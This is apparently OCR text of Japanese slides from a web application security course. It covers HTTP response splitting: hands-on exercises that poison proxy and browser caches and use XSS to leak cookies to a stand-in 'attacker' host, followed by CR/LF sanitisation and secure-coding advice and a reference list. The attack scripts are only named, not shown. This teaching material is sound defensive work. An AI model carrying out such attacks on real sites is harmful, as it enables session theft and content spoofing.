
- 脆弱なWebアプリケーション :http://server/rs/lang.html



- Apacheプロキシのキャッシュを汚染し、そのプロキシのユーザに偽コンテンツを表示させる
  - rs-apache.pl


【ハンズオン】

- レスポンス・スプリッティングによるブラウザ・キャッシュの汚染
- IEでhttp://attacker/にアクセスすることにより、ブラウザ・キャッシュに偽コンテンツが入る



【ハンズオン】

- レスポンス・スプリッティングによるXSS
- 二つ目のレスポンスにスクリプトを混入



- IEでhttp://attacker/にアクセスすることにより、サーバとの間のCookieが漏洩（s-iexss.pl, xss-getcookie.pl）

HTTPヘッダ出力文字列の無害化

- HTTPヘッダとして出力する箇所に「%0d%0a」すなわちCR/LFを入れないようにする
- ユーザ入力文字列を使用時（HTTPヘッダ挿入時）に無害化
  - Locationヘッダ → レスポンス・スプリッティング
  - Set-Cookieヘッダ → クロスサイト・スクリプティング
  - 最低限、無害化すべき文字
    - 「%0d%0a」すなわちCR/LF
  - 文字列から削除することが望ましい
  - 適切な文字以外はすべて削除する … ホワイトリスト方式

- http://server/rs2/lang.html（HTTPレスポンス・スプリッティング対策版）

まとめ

- ユーザ入力をすべて疑い、正当性をチェックする
  - クエリストリング、フォーム入力項目、hidden項目、Cookie、HTTPヘッダ、…
- データ使用時に、目的に応じて無害化する
  - HTML出力、SQL文、XPathクエリ、LDAPクエリ、 HTTPヘッダ、system関数、open関数、…
  - データベースのデータ等、他システムからのデータも要注意
- アクセス権限は必要最低限とする
  - DBアクセス権限、ファイルアクセス権限、プログラム実行権限、…
- 使用する製品や技術の仕様・特性を深く理解する
  - Webサーバ、プロキシ、ブラウザ、DBMS、SQL、XPath、HTML、HTTP、プログラミング言語、…
- 本番稼動前にセキュリティテストを実施する

参考

- WASC Web Security Threat Classification
  http://www.webappsec.org/threat.html
- OWASP Guide to Building Secure Web Applications
  http://www.owasp.org/documentation/guide/guide_about.html
- OWASP Top Ten Most Critical Web Application Vulnerabilities
  http://www.owasp.org/documentation/topten.html
- Cross-site Scripting Overview
  http://www.microsoft.com/technet/security/news/csoverv.mspx
- Web Application Security
  http://www.patrice.ch/en/computer/web/articles/2002/web_security.pdf
- @IT: クロスサイトスクリプティング対策の基本
  http://www.atmarkit.co.jp/fsecurity/special/30xss/xss01.html
- セキュアWebプログラミング ASP編 Part 1
  http://www.trusnet.com/secinfo/docs/webprog1/index.html

参考（つづき）

- セキュアWebプログラミング ASP編 Part 2
  http://www.trusnet.com/secinfo/docs/webprog2/index.html
- IPA ISEC セキュア・プログラミング講座
  http://www.ipa.go.jp/security/awareness/vendor/programming/
- クロスサイトスクリプティング攻撃に対する電子商取引サイトの脆弱さの実体とその対策
  http://securit.gtrc.aist.go.jp/research/paper/css2001-takagi-dist.pdf
- 安全なWebアプリ開発 31箇条の鉄則
  http://java-house.jp/~takagi/paper/iw2002-jnsa-takagi-dist.pdf
- Understanding Malicious Content Mitigation for Web Developers
  http://www.cert.org/tech_tips/malicious_code_mitigation.html
- Microsoft Windows 2000 Server ドキュメント: セッションを管理する
  http://windows.microsoft.com/windows2000/ja/server/iis/htm/asp/iiapsess.htm
- IIS では Cookie が SSL-Secure としてマークされない
  http://support.microsoft.com/default.aspx?scid=kb;ja;274149

参考（つづき）

- @IT: Webアプリケーションに潜むセキュリティホール
  http://www.atmarkit.co.jp/fsecurity/rensai/webhole01/webhole01.html
- SQL Injection - Are Your Web Applications Vulnerable?
  http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
- xp_cmdshell
  http://www.microsoft.com/japan/msdn/library/ja/tsqlref/ts_xp_aa-sz_4jxo.asp
- sp_makewebtask
  http://www.microsoft.com/japan/msdn/library/ja/tsqlref/ts_sp_ma-mz_2p0r.asp
- Blind XPath Injection
  http://www.sanctuminc.com/pdfc/WhitePaper_Blind_XPath_Injection_20040518.pdf
- "Divide and Conquer" - HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics
  http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf